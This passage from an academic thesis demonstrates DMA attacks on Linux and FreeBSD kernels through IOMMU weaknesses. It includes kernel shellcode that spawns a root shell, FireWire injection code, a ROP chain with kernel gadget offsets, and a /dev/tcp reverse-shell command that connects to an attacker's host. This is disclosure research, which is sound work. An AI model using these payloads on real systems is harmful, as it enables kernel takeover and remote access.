Loading malicious firmware. Malicious firmware can be loaded onto a device either before the device is installed in the victim machine [Gal14] or later by running malware on the victim machine [Mal15]. Such attacks can be stealthy, occurring after the malicious firmware is loaded, given that anti-virus software cannot monitor DMA traffic. Installing malicious firmware is often simple, as many devices do not verify firmware authenticity. Turning innocent devices into malicious ones by rewriting their firmware has reportedly been carried out by governments [Gal14].

Remote attacks. Attacks can also be carried out remotely, by exploiting I/O device bugs to execute malicious code on the device [ZKB+13, DPM11, DPVL10]. Recently, Google Project Zero demonstrated such an attack, by reverse engineering the firmware of Broadcom's Wi-Fi system-on-chip, finding bugs in the firmware and exploiting them [Ben17a, Ben17b]. The study concluded that other devices may be compromised in a similar manner as well, as the security mechanisms that are deployed on device firmware lag behind those used by OSs.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

3.4 Threat Model

Our attacks are built on the following assumptions:

1. The actual attack is performed by a DMA-capable malicious device. Devices with only read access may still launch some attacks but they are generally weaker.

2. There is software that violates the least-privilege principle with respect to the I/O device. The inherent vulnerabilities in the common use of the IOMMU make this a realistic assumption (§3.1).

3. Physical access to the victim may be required depending on the type of device (§3.3).

The attacks discussed in this work are not executed by modifying the victim's OS or drivers. We also assume that any hardware aside from the specific malicious device is working as expected, especially the DMA controller and the IOMMU itself. We also do not consider ports intended for debugging (e.g., jtag).

3.5 Consequences

The greatest potential consequence of our attacks is privilege escalation, which allows attackers to execute arbitrary code with kernel privileges. In all our experiments, we successfully executed code in the context of the kernel. Another potential consequence of our attacks is denial of service. Ideally, malformed devices should not be able to crash the entire system. The IOMMU is expected to properly isolate the devices from the OS to ensure this does not happen. Bad isolation, such as colocation of different types of data in the same page, may lead to system instability.

To reach the above results, the attacker must have write permissions to some memory region. When an attacker only has only read permissions, the consequences may still be interesting as they may lead to data leakage. The kernel often keeps sensitive data such as encryption keys and passwords as plain-text in memory. Attackers may use incorrect read permissions to leak this sensitive data.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Chapter 4

Realizing the Attack

In this chapter, we describe only the foundations of the implemented attacks (as summarized in Table 1.1). Our method for dealing with common OS protections is covered in Chapter 5.

We implemented several attacks using both external and internal devices, exploiting the vulnerabilities described in Chapter 3. The external device we used is a portable FireWire hard drive and the internal devices are network cards, both emulated using a FireWire-connected Linux machine. All our attacks exploit the *sub-page granularity* vulnerability, and one of them exploits the *deferred invalidation* vulnerability as well. We note that even though we attacked the deferred mode with the assistance of data colocation, the deferred mode is still vulnerable by itself, for example, when a data page is reused for other purposes. In all our attacks, we reached the highest goal of code execution in the context of the kernel by overriding some of its data structures.

Lab Setup In all our complete attacks except one, we attacked a Linux machine running Ubuntu Server 15.10 (Linux kernel 4.2) with Intel VT-d as the IOMMU and a Broadcom NetXtreme II BCM5709 Gigabit Ethernet card as the network controller when we needed a physical one. In later experiments, we used newer versions of Ubuntu (16.04–17.10) but did not implement a complete attack against these versions. An identical machine that was connected to the victim machine with a FireWire cable simulated the attacker. In our final experiment, we attacked FreeBSD 10.3 running on the same hardware.

As described in Section 2.2, the Linux kernel supports emulating hard disks for remote computers, which is implemented in the Linux-IO Target (LIO) subsystem. We modified the login function of the SBP-2 disk emulator on the attacking machine to invoke the attack, in addition to its normal work, whenever we wanted to attack using a physical device.

When we needed a virtualized environment, we used a patched version of QEMU, which initializes the underlying physical IOMMU according to the virtual machine's

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

```
;push "/sbin/getty -aroot tty9"
mov rax, 0x003979747420746f
push rax
mov rax, 0x6f72612d20797474
push rax
mov rax, 0x65672f6e6962732f
push rax

xor rdi, rdi
mov rsi, rsp
xor rdx, rdx
mov rax, <argv_split>
call rax

mov rdi, qword [rax]
mov rsi, rax
xor rcx, rcx
mov rax, <call_usermodehelper>
call rax

pop rax
pop rax
pop rax
ret
```

Listing 4.1: Shellcode for spawning a new local root shell from the kernel.

tables rather than bare-metal hardware. This patch let us attack using physical devices by assigning them directly to the attacker and victim virtual machines. Newer versions of QEMU already include this patch [XBD17]. We implemented the attack on two emulated network cards: an Intel e1000 and a Realtek RTL8139.

Virtualization vs. Bare-Metal We evaluated the attack in both a virtualized environment and a bare-metal environment with real network cards and an IOMMU. Evaluating in a virtualized environment is much easier since we could modify the device behavior simply by writing code. Otherwise, we had to change the firmware of an existing device, which, without the vendor's help, is a much more complicated task. Using virtualization is weaker in the sense that we are not attacking an actual IOMMU but rather a piece of software. Nevertheless, it still strong enough to show the vulnerability.

To attack a physical machine using an unmodified network card, we used a FireWire device in a similar technique to the one used by Sang et al. [SLND10]: by carefully modifying the victim's OS, we forced it to believe that the network card and the FireWire device were actually the same device (PCI aliases), and made them use the same IOVA page tables. In this way, we could attack using a programmable interface

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

without having to modify the real attacking device, which, in general, is much harder.

Another problem was that the real network card worked too fast for us. This was solved by changing the victim's OS. As we describe in Chapter 5, we needed to scan pages looking for pointers. But because the real NIC finished sending the packets before we managed to scan the pages, we had to keep the mapping live longer than in the original driver. We validated that this change has no qualitative effect on our attacks by scanning the pages on the victim machine itself and comparing results.

The Payload To demonstrate a privilege escalation scenario, we wrote the shellcode in Listing 4.1, which opens a new local shell with root privileges on a new terminal instance when it is called from within the Linux kernel. The shellcode is called directly from the driver in the case of FireWire and from the network stack in the case of network cards, in both cases with kernel context. To open the new shell, we used the built-in functionality the Linux kernel provides for spawning user processes with root privileges. This shellcode size is less than 100 bytes, which means that it fits into a single writable page. We used the same page where the initial attack took place, when possible. Finally, for all attacks, we validated that the shellcode was able to run when the computer is locked, successfully showing a gaining access scenario as well.

We also implemented improved versions of this shellcode: We implemented a ROP payload based on this shellcode in order to bypass DEP protection (both discussed in Chapter 5). For the basic case, we implemented both the ROP and the regular version using fixed kernel pointers (e.g., function calls). If kASLR was enabled, we patched the payload during attack execution (also discussed in Chapter 5). Last, we replaced the string **"/sbin/getty -aroot tty9"**, which opens a local shell, with the string **"/bin/bash -c /bin/bash>&/dev/tcp/***attacker's IP***/***port***<&1"**, which opens a remote shell on the attacker's machine. We used port 80 (HTTP) in order to bypass firewalls, but any port could be used.

4.1 I/O Buffer Metadata Colocation

4.1.1 Linux FireWire Driver

We found that the Linux FireWire driver suffers from *sub-page granularity* vulnerability with a colocality of device data with driver metadata that remains valid regardless of IOTLB eviction policy.

As explained in Section 2.2, to establish an SBP-2 connection, the initiator issues a *login ORB*. To be precise, it sends a *login request* and the target responses with a *login response*. In Linux's SBP-2 driver, management ORBs, and the login ORB in particular, are represented by the *sbp2_management_orb* data structure. This data structure holds the buffers for the request and the response, as well as other fields necessary for the communication. The fields that are relevant for the attack are shown in Figure 4.1.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018




Figure 4.1: The memory layout of *sbp2_management_orb* during the attack.

```
int sbp2_send_management_orb () {
    struct sbp2_management_orb *orb;
    orb = kzalloc(sizeof(*orb), GFP_NOIO);
    ...
    orb->response_bus = dma_map_single(device->card->device,
        &orb->response, sizeof(orb->response), DMA_FROM_DEVICE);

    orb->base.request_bus = dma_map_single(device->card->device,
        &orb->request, sizeof(orb->request), DMA_TO_DEVICE);

    orb->base.callback = complete_management_orb;
    ...
}

void sbp2_status_write() {
    ...
    if (&orb->link != &lu->orb_list) {
        orb->callback(orb, &status);
        kref_put(&orb->kref, free_orb);
    } else {
        dev_err(...);
    }
    ...
}
```

Listing 4.2: Linux FireWire vulnerability. The response and request fields ensure that *sbp2_management_orb* is mapped for both reading and writing. The callback is called when the transaction is completed.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

```
static void sbp_management_request_login(...) {
    ...
    // read the t.link field that points to itself into gilkup_p
    sbp_run_transaction(sess−>card, TCODE_READ_BLOCK_REQUEST,
        sess−>node_id, sess−>generation, sess−>speed,
        (agent−>orb_offset & ˜0x1ff) + 8, &gilkup_p, 8);

    // based on the above, compute the CPU address of the shell code (between
    // the end of the struct and 512 allocation unit)
    gilkup_p = (void∗)(((unsigned long long)gilkup_p & ˜0xfff) +
        (sbp2_pointer_to_addr(&req−>orb.ptr2) & 0xfff) + 88);

    // write the shell code
    sbp_run_transaction(sess−>card, TCODE_WRITE_BLOCK_REQUEST,
        sess−>node_id, sess−>generation, sess−>speed,
        sbp2_pointer_to_addr(&req−>orb.ptr2) + 88,
        gilkup_shellcode, sizeof(gilkup_shellcode));

    // overwrite the callback
    sbp_run_transaction(sess−>card, TCODE_WRITE_BLOCK_REQUEST,
        sess−>node_id, sess−>generation, sess−>speed,
        sbp2_pointer_to_addr(&req−>orb.ptr2) − 64, gilkup_p, 8);

    pr_crit("gilkup INJECTED!!!\n");

    <original response code>
    ...
}
```

Listing 4.3: Outline of the attack code added to disk emulation. The IOVAs of request and response are agent->orb_offset and req->orb.ptr2, respectivly. Masking the pointers with ˜0x1ff gives the start of the structure in memory and with ˜0xfff give the offset in the page.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

In order to enable the communication, the driver maps the *request* and *response* fields in *sbp2_management_orb* for read and write by the device, respectively. As a result, it is entirely visible to the device both for reading and writing. Consequently, the device is able to read and manipulate metadata that controls its behavior.

Luckily for us, *sbp2_management_orb* contains a *callback* function that is called after the target has responded. By overriding this pointer, attackers can run arbitrary code in the kernel context. We note that in the general case, the original callback must be called before/after the attack code, so the device behavior will not break. In this specific case, however, we saw that the original callback creates no actual side effects and could be ignored. Listing 4.2 illustrates the mapping process of *sbp2_management_orb* and the use of a callback.

Now, the attacker needs to bring the shellcode into the victim's memory and point to it using a regular virtual address. When we attacked this driver, we wrote the shellcode in the same already device-writable page. In fact, in the basic attack, the shellcode was small enough to fit into the unused space between the *sbp2_management_orb* structure and the end of the slub object (whose size is always a power of two). In later versions of the payload, we manipulated the memory allocator's freelist in order to make room for the attack payload.

The last field we used in *sbp2_management_orb* is *base.t.link*. This field is used in lower level transactions of FireWire and is guaranteed to point to itself when the target receives the request (i.e., when we attack). By reading this pointer, the attacker is able to deduce the shellcode's virtual address and set it into *callback* to launch the attack. The entire attack code is outlined in Listing 4.3.

In early versions of the attack, we deduced the virtual address from the freelist. Reading it directly from *sbp2_management_orb*, however, works better and is more robust.

4.1.2 Linux Network Stack

The *sk_buff* is a common data structure that is used in the Linux network stack to hold information for representing a packet and is used by many network card drivers. Basically, *sk_buff* contains the packet's metadata (e.g., its size and the protocol that uses this packet) and several pointers to different locations in the data itself, which is usually located in a different page (see Figure 4.2). The network stack supports packet cloning by copying *sk_buff* metadata and letting the new one point to the same data as the old one. To support this data sharing, the *skb_shared_info* metadata structure is located in a row with the data. Just as in the previous attack, *skb_shared_info* is accidentally mapped for the device with the permissions of the packet (i.e., write for Rx packets and read for Tx packets).

The main difference between this and the previous attack is that since the packet is either Tx or Rx, but never both, we cannot deduce the virtual address of the packet as

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018




Figure 4.2: *sk_buff* layout. *skb_shared_info* is located right after the data.

```
static void skb_release_data(struct sk_buff *skb) {
    ...
    if (shinfo->tx_flags & SKBTX_DEV_ZEROCOPY) {
        struct ubuf_info *uarg;
        uarg = shinfo->destructor_arg;
        if (uarg->callback)
            uarg->callback(uarg, true);
    }
    ...
}
```

Listing 4.4: *destructor_arg*'s callback is called only if `SKBTX_DEV_ZEROCOPY` is set.

we did in the previous case. Hence, placing the payload in the same page is meaningless. Instead, we used a technique called heap spraying, which is a common method for running code from an arbitrary memory location. The idea is to fill the entire memory space with multiple copies of the payload and use a fixed address. Depending on how the filling was done and the address was chosen, it is very likely that the memory pointed to by the fixed address will eventually contain a copy of the payload.

We used two methods for spraying: (1) a special user program that allocates many pages and fills them with the data; and (2) a client that sends big files with multiple copies of the data (assuming the victim is an FTP server). Both methods make assumptions about the victim. The first method assumes that the attacker already has limited access to the system and is trying to escalate his privileges, while the second assumes that the victim is running a specific service. The second method is generally stronger because its assumption is weaker. The FTP assumption can easily be replaced according to the services the real target runs. The reason uploading files fills the memory space with copies of the attack is that the OS keeps recently accessed files in the *Page Cache*, which utilizes all available memory. In both cases, the attacker chooses an arbitrary physical

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

frame and converts it into a virtual address using the kernel's fixed *direct mapping*.

Another idea we found applicable in some cases (but did not implement as a full attack) is using the device's buffers. High capacity network cards consume large amounts of memory for incoming packets. Since the boot process of the system is pretty deterministic, these buffers tend to be in predictable physical addresses. Attackers can use these buffers to spray the attack without having to make the above assumptions. Nevertheless, this method makes other assumptions about the victim such as known memory layout.

The second difference is that *skb_shared_info* does not contain a callback pointer. It has the *destructor_arg* pointer, which points to an *ubuf_info* structure that, in turn, contains a pointer to a callback function. Therefore, the payload should include a fake *ubuf_info* in addition to the shellcode. In addition, the callback is dependent on *tx_flags* and is called only if the `SKBTX_DEV_ZEROCOPY` bit is set. Listing 4.4 demonstrates the use of the callback. To launch the attack, the attacker should overwrite the *skb_shared_info* structure at the end of an Rx packet with the chosen address and set the `SKBTX_DEV_ZEROCOPY` bit. As its name implies, this bit is set only in Tx packets under normal use, so the attacker can assume that no callback needs to be called for proper driver work.

We implemented the attack using the network card that was installed in our server. The attack is much wider than the previous one as the data structures belong to the network stack rather than to a specific driver. We found that four out of five most updated drivers (with respect to percents of code changes) are vulnerable in Linux kernel v4.14. By searching the code with grep, we found about 80 different vendors with vulnerable drivers, including both wired and wireless network cards.

4.2 Memory Allocator Data Colocation

Our third attack used FireWire and targeted the FreeBSD Universal Memory Allocator (UMA). This attack is important for two reasons: First, by attacking another OS, we show that the problem is not unique to Linux. Second, by attacking the kernel memory allocator rather than the driver of a specific device, we demonstrate that the problem is not unique to buggy drivers. Saving metadata that is related to the memory management within a data page is a common method for memory allocators and we show that this is a dangerous practice [Cor07, ak09]. FreeBSD is somewhat simpler because its memory maps are always both for reading and writing by the device.

UMA is the memory allocator that the FreeBSD kernel uses internally for it own memory allocations. In order to not waste more memory than it has to, UMA saves some management metadata in a structure within data pages when possible (e.g., when the size of the objects is small enough); otherwise, it saves all the management metadata *off-page*. Inspired by the way Argp and Karl attacked the UMA in an earlier version of FreeBSD (using a regular heap-overflow vulnerability in a sample module) [ak09], we

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

overrode this metadata, successfully gaining code execution with kernel context. The attack is not unique to the FireWire driver and is applicable to any driver that maps a small variable allocated using UMA.

During the initialization of FreeBSD's FireWire driver, it allocates a *dummy ORB* that is sometimes required according to SBP-2 protocol (ORB is explained in Section 2.2). As a result, there is a 4-byte integer that is always allocated using UMA and is mapped at a fixed IOVA. Since UMA saves the metadata of pages with 4-byte objects *on-page*, it is accessible by the device. This metadata structure contains pointers to other structures with a few levels of indirection; one of them contains several pointers to functions. In particular, we used a destructor that UMA calls during object freeing. The specific hierarchy is inherited from the UMA design, and can be found in [aA10].

Using these metadata structures, we implemented a proof of concept by overriding only the necessary pointers to finally get the destructor points to an address in the same mapped page and set a simple payload there that is built only from int3 (debugger break-point opcode). As we did for the Linux FireWire attack, we got the virtual address of the page—which we needed for setting up the pointers—from the *us_data* field in the original metadata structure, which points to the first item in the slab. When we disabled standard kernel protections, we successfully got an unexpected break-point error.

4.3 Deferred Invalidation

Common network devices use buffer rings for transmitted (Tx) and received (Rx) packets. The format of these rings is specified by the device vendor and do not necessarily match *sk_buff*. When a packet is received, some drivers call *build_skb* in order to build a *sk_buff* on top of its data instead of allocating a new one from scratch (e.g., by using *alloc_skb*). The correct order is first to let the device finish writing the packet and only after that build the *sk_buff* on top of the data. Doing this in the reverse order lets the device override the *skb_shared_info* structure.

Some drivers—such as Intel e1000 and i40e drivers—mistakenly first build the *sk_buff* and only later remove the mapping (Listing 4.3a). Hence, an attacker may use this wrong behavior to override the *skb_shared_info* structure, just as we showed in Section 4.1.2. In contrast, some other drivers—such as the Broadcom bnx2 driver—build the *sk_buff* in the right order and remove the mapping before building the *sk_buff* (Listing 4.3b), seemingly protecting it by not letting the device rewrite it.

When using deferred invalidation, the mapping remains valid in the IOTLB for a short period after it is removed from the tables. In our case, the packet remains writable after the buffer is unmapped long enough for *build_skb* to finish. Thus, the device can override *skb_shared_info* even if the *sk_buff* was built in the correct order, and the system remains vulnerable. As a side note, *build_skb* does not zero *destructor_arg* but does zero *tx_flags*. Hence, the device can write *destructor_arg* before indicating that the packet is

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

```
static bool e1000_clean_rx_irq(struct e1000_adapter *adapter,
  struct e1000_rx_ring *rx_ring, ...) {
    ...
    struct e1000_rx_buffer *buffer_info = &rx_ring->buffer_info[i];
    u8 *data = buffer_info->rxbuf.data;
    ...
    unsigned int frag_len = e1000_frag_len(adapter);
    skb = build_skb(data - E1000_HEADROOM, frag_len);
    ...
    dma_unmap_single(&pdev->dev, buffer_info->dma,
    adapter->rx_buffer_len, DMA_FROM_DEVICE);
    ...
}
```

(a) e1000

```
static struct sk_buff *bnx2_rx_skb(struct bnx2 *bp, struct
  bnx2_rx_ring_info *rxr, u8 *data, unsigned int len,
  unsigned int hdr_len, dma_addr_t dma_addr, u32 ring_idx) {
    ...
    dma_unmap_single(&bp->pdev->dev, dma_addr,
        bp->rx_buf_use_size, PCI_DMA_FROMDEVICE);
    skb = build_skb(data, 0);
    ...
}
```

(b) bnx2 driver

Listing 4.5: Received packet handling in Linux e1000 and bnx2 NIC drivers. The e1000 driver builds the socket buffer (skb) before it unmaps the page, which causes the vulnerability. In contrast, the bnx2 driver unmaps the buffer first and is, therefore, not vulnerable.

ready and needs only to repeatedly set `SKBTX_DEV_ZEROCOPY` after it.

We successfully implemented this attack using a Broadcom network card and another computer connected with FireWire as described earlier, demonstrating that *deferred mode* indeed poses a real vulnerability.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Chapter 5

Protections

5.1 Circumventing OS Defenses

In the previous chapter, we described how to inject code into the kernel when no protection is present. Unfortunately, systems without at least standard protections are pretty rare today. In order to make our attacks work in the real world, we had to circumvent the existing protection. To do so, we use known techniques, but adapt them to be usable in DMA attacks.

5.1.1 Data Execution Prevention (DEP)

As described in Chapter 4, we located the payload in a device-writeable page or in a page belonging to the page cache. In both cases, this page is used to hold data (rather than code, for example). Modern OSs make use of hardware support, namely the No-eXecute bit, to prevent running code from these pages. The bit for each page is defined in MMU's page tables. Whenever the CPU tries to fetch code from memory, this bit is checked. If it is set, instead of running the code, the CPU will raise an exception to the OS, notifying it that someone is trying to break into the system. This method is known under the names NX-bit, W⊗X (Write xor eXecute) and DEP.

Return Oriented Programming (ROP) Return Oriented Programming (ROP) is a common method used by malware to bypass DEP defenses [RBSS12]. ROP takes advantage of the fact that the CPU stack pointer may point to any data page. To set up an attack from a data page, the attacker builds a stack filled with required data and pointers to special locations in the code section (aka *ROP gadgets*) in it. Each gadget is a short piece of code—usually one or two commands, and a return command. When the CPU executes a return command, the next address to fetch code from is taken from the stack. If the stack has been built correctly, the next address points to another gadget and so on. By carefully selecting these gadgets, an attacker may run any payload. A similar technique that uses jumps instead of returns—and, therefore, does not use the stack—is called Jump Oriented Programming (JOP) [BJFL11].

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

```
KERNEL_BASE := 0xffffffff81000000; // patch using leaked pointers
ATTACK_PAGE := 0xffff880043430000; // arbitrary selected address

// Fake ubuf_info structure, starting with the callback pointer.
// This is the entry point of the attack.
page[0x000] = KERNEL_BASE + 0x6b511d; // call qword ptr[rdi + 0x3b0]

// pivoting code
page[0x3B0] = KERNEL_BASE + 0x1091fd; // mov rax, qword ptr [rdi + 0x68] ;
                                       // mov rbp, rsp ; call qword ptr [rax]
page[0x068] = &ATTACK_PAGE[0x100];
page[0x100] = KERNEL_BASE + 0x2499c1; // mov rax, qword ptr [rax + 0x38] ;
                                       // call qword ptr [rax + 0x28]
page[0x138] = &ATTACK_PAGE[0x200];
page[0x228] = KERNEL_BASE + 0x16fab6; // mov rbx, qword ptr [rax + 8] ;
                                       // mov rdi, rax ; call qword ptr [rax]
page[0x208] = &ATTACK_PAGE[0x210];
page[0x210] = KERNEL_BASE + 0x1319ee; // push rax; jmp qword ptr[rcx]
page[0x200] = KERNEL_BASE + 0x2499c1; // mov rax, qword ptr [rax + 0x38] ;
                                       // call qword ptr [rax + 0x28]
page[0x238] = &ATTACK_PAGE[0x300];
page[0x328] = KERNEL_BASE + 0x2ccb61; // mov rcx, qword ptr[rax + 8] ;
                                       // mov rdi, rax; call qword ptr[rax]
page[0x308] = &ATTACK_PAGE[0x310];
page[0x310] = KERNEL_BASE + 0x159c86; // pop rsp ; ret
page[0x300] = KERNEL_BASE + 0x20fb7b; // mov rax, qword ptr[rax + 0x30] ;
                                       // mov r8, qword ptr[rax + 0x40] ;
                                       // call qword ptr[rbx]

page[0x330] = &ATTACK_PAGE[0xF68]; // our new stack :)

// "/sbin/getty -aroot tty9"
page[0x400] = 0x65672f6e6962732f;
page[0x408] = 0x6f72612d20797474;
page[0x410] = 0x003979747420746f;

// helping pointers
page[0x500] = KERNEL_BASE + 0x0d7b05; // pop rsi; ret
page[0x508] = KERNEL_BASE + 0x12dacd; // pop rdi; ret

// stack
page[0xF68] = KERNEL_BASE + 0x0d7b05; // pop rsi; ret
page[0xF70] = &ATTACK_PAGE[0x400];
page[0xF78] = KERNEL_BASE + 0x12dacd; // pop rdi; ret
page[0xF80] = 0;
page[0xF88] = KERNEL_BASE + 0x11bac2; // pop rdx ; ret
page[0xF90] = 0;
page[0xF98] = KERNEL_BASE + 0x3a00d0; // &argv_split
page[0xFA0] = KERNEL_BASE + 0x005dfc; // pop rcx ; ret
page[0xFA8] = &ATTACK_PAGE[0x500];
page[0xFB0] = KERNEL_BASE + 0x1319ee; // push rax; jmp qword ptr[rcx]
page[0xFB8] = KERNEL_BASE + 0x5822a2; // mov rax, qword ptr [rax] ; ret
page[0xFC0] = KERNEL_BASE + 0x005dfc; // pop rcx ; ret
page[0xFC8] = &ATTACK_PAGE[0x508];
page[0xFD0] = KERNEL_BASE + 0x1319ee;// push rax; jmp qword ptr[rcx]
page[0xFD8] = KERNEL_BASE + 0x005dfc;// pop rcx ; ret
page[0xFE0] = 0;
page[0xFE8] = KERNEL_BASE + 0x0896a0; // &call_usermodehelper
page[0xFF0] = KERNEL_BASE + 0x4c0f0e; // xor rax, rax ; ret
page[0xFF8] = KERNEL_BASE + 0x003795; // leave ; ret
```

Listing 5.1: NIC attack page sprayed using FTP.
The pivoting code uses the `rdi` register, which is known to point to the sprayed page.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

The case when an attacker is able to overwrite the stack (e.g., buffer overflow in the stack) is simple. This, however, is not the common case, and it is not the case when talking about DMA pages or page cache. To make ROP work, the attacker must first *pivot* the stack into the data page. This is done using JOP gadgets that direct the stack pointer to the desired page.

We implemented ROP payloads based on the shellcode used in the basic case (Listing 4.1), showing that DEP could not prevent the attack. Using the ROPgadget tool[1], we searched Linux kernel binaries for gadgets that together achieve the same logic as the original shellcode. When we implemented the attack, we took advantage of the common practice of passing a *'this'* pointer to a callback as the first parameter. According to the System V AMD64 ABI calling conventions (which Linux follows), the first parameter is passed in the `rdi` register, so the pivoting code can use it to find the new stack. Without it, we could not find the stack.

We implemented two different versions, one for FireWire and one for NICs (in Listing 5.1), of the ROP payloads. One minor difference between the versions is that in the network cards case, we used a modified OS and hence the binary was different. The more important difference is that in the NICs case, the callback was not pointed directly from the writable structure but had another level of indirection. As a result, the attacker could choose the address of the structure holding the callback and control `rdi`. This is essential for payload spraying, because the stack lies in the sprayed page, which has an arbitrary address. In the FireWire case, `rdi` is always pointing to the attacked *sbp2_management_orb*, forcing the stack to be in the same page.

5.1.2 Kernel Address Space Layout Randomization

In the system we originally worked on (Ubuntu Server 15.10/Linux 4.2), kASLR is disabled by default and uses poor entropy when it is enabled. To ensure that we were indeed able to break kASLR, we also checked newer versions of Ubuntu Server (the newest is Ubuntu Server 17.10/Linux 4.13). We developed a full, working attack against Ubuntu Server 15.10 and simple proofs of concepts against newer versions.

Address Space Layout Randomization (ASLR) is a common mechanism for mitigating code-execution attacks in the context of user-level processes. To inject code into a process, the attacker must know its memory layout (for example, the address of the code section is required for finding ROP gadgets). Systems that support ASLR randomize the memory layout for each process on every execution. In this way, regular attacks, which are built for a specific layout, cannot work. Similarly, kASLR randomizes the memory layout of the kernel, yet treats the entire kernel as a single region, randomizing only its *base address*. Hence, knowing even one pointer is enough to deduce the base address. Once the base address is known, the attacker can use it to patch the payload (first line

[1] `https://github.com/JonathanSalwan/ROPgadget`

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

of Listing 5.1).

In Linux, the high bits of every kernel pointer are always set to one. The specific number of bits depends on the region to which the pointer points. Even with kASLR, pointers to the kernel binary region are always in the range [0xffffffff80000000, 0xffffffffc0000000) and, therefore, they are very easy to detect. In addition, since (at least currently) kASLR works in multiples of 2MB granularity, once a pointer is known, it is also easy to conclude to which symbol in the binary it points. Malicious devices can scan pages mapped for reading, looking for kernel pointers colocating with their buffers. Once such a pointer is identified, all that remains is to reduce the offset of the symbol in the binary from the pointer to get the base address.

We found that there is a symbol visible to both FireWire and NICs in all Linux versions we tested, making it suitable for breaking kASLR. Starting from version 2.6.24, Linux supports network namespaces for isolating different instances of network use. Every network object (and sockets, in particular) has a pointer to its namespace object. Moreover, at least one namespace is always defined by the global object *init_net*. Since Tx packets have varying sizes, NICs can see all kinds of dynamically allocated objects, including sockets. In addition, socket objects are about the same size as *sbp2_management_orb*, making them allocated from the same pages. Hence, both of them can see socket objects and, thus also the address of *init_net*. Using this pointer, the attacker can deduce the base address and complete the attack.

In the case where we put the payload in a known page (e.g., FireWire), we are done. In the other cases, we used the *direct mapping* to spray our payload—whether it was using FTP, a user-level program or the NIC's buffers. Starting from version 4.8, the direct mapping base is also randomized (in alignment of at least 1GB), and it is guaranteed to be in the range [0xffff880000000000, 0xffffc80000000000). Using a similar technique, we read random colocated pointers we identified as belonging to that region, finding our payload as well.

5.1.3 Further Defenses

A lot of effort has been invested in tightening the Linux kernel against ROP/kASLR attacks. For example, new versions of Linux try to hide kernel pointers in all printed messages for non-root users [Cor17]. This way, a local attacker that tries to escalate his privileges cannot break kASLR. Jang et al. attacked kASLR by using the TSX technology to leak kernel addresses to userland code [JLK16]. Kernel Page Table Isolation (KPTI, formerly KAISER [GLS+17]), was originally developed to prevent these leaks by maintaining shadow page tables without kernel addresses for userspace use. Given that our attacks do not try to find kernel addresses from userspace, none of these protective maneuvers are relevant to our attack design.

Exclusive page-frame ownership (XPFO) is designed to mitigate the ret2dir attack by enforcing one frame owner at a time (user or kernel) [KPK14]. When the frame is

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

mapped for user use, its direct mapping is removed, and vice versa. The page cache is a known gap mentioned by the authors as a limitation of XPFO. The frames still belong to the kernel, so they are mapped, but the user is able to control the data, making our spraying work. Moreover, in other cases, such as the FireWire attack, the device may write directly to a buffer with a known kernel address. Nevertheless, if the DMA buffers and kernel pages were kept completely isolated from each other, XPFO could be expanded to support I/O devices as another type of page owner, helping to secure the system.

